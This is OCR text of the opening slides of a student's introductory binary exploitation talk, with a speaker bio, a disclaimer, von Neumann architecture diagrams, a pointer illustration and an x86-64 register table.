Intro to Binary Exploitation

10 may 2025

by capang

$whoami

- Final Year Computer System and Networking Student in University of Malaya
- PwC Malaysia Cyber Threat Operations, Intern
- CTF player
  - Malaysia Representative for ACS Hacking Contest Vietnam 2024
  - 3rd Place (Malaysia) PwC Hack-A-Day 2024
- Malaysia Cybersecurity Camp 2024 Alumni
- PWN Challenge Creator
  - Girls in CTF 2024
  - BlackBerry CCoE CTF 2025
  - UM Cybersecurity Summit CTF 2025
- Passionate about computers and networking

Blog: https://brocapang.github.io/

LinkedIn: https://www.linkedin.com/in/gnapac/

Disclaimer

This session is intended for educational purposes only.


Please be aware that:

- All activities demonstrated during this session are conducted in a controlled environment with explicit permission.
- Unauthorized access to computer systems is illegal and unethical.
- Ensure that your actions comply with all applicable laws and regulations.
- The information shared should be used to improve your own security posture and not for malicious purposes.
- By participating in this session, you agree to abide by these principles and use the knowledge gained responsibly.

PS: I am a student learning about this also so… feel free to correct any mistakes I make!


my opinion on learning
(hacking or anything in general)

Overview of Computer Architecture for Binary Exploitation





Harvard


this wont be covered




Von Neumann


0x6161
0x6262
mov...
add...
ref...
CPU
Memory


0x6161
0x6262
mov...
add...
ref...
CPU
Memory
bad input
Input


0x6161
0x6262
XX
0
mov
add
ref
CPU
Memory
bad input
Input



0x6161
0x6262
CPU
mov
add
ref
Memory
Evil Output

Pointers

int* p;

p = address

*p = data


0x01
0x04
← p
0x02
0x03
0x04
1337
← *p
0x05
0x06
0x07

Registers


Registers

Registers


64-bit register	Lower 32 bits	Lower 16 bits	Lower 8 bits
rax	eax	ax	al
rbx	ebx	bx	bl
rcx	ecx	cx	cl
rdx	edx	dx	dl
rsi	esi	si	sil
rdi	edi	di	dil
rbp	ebp	bp	bpl
rsp	esp	sp	spl
r8	r8d	r8w	r8b
r9	r9d	r9w	r9b
r10	r10d	r10w	r10b
r11	r11d	r11w	r11b
r12	r12d	r12w	r12b
r13	r13d	r13w	r13b
r14	r14d	r14w	r14b
r15	r15d	r15w	r15b

Computer Instructions

Computer Instructions



Computer Instructions

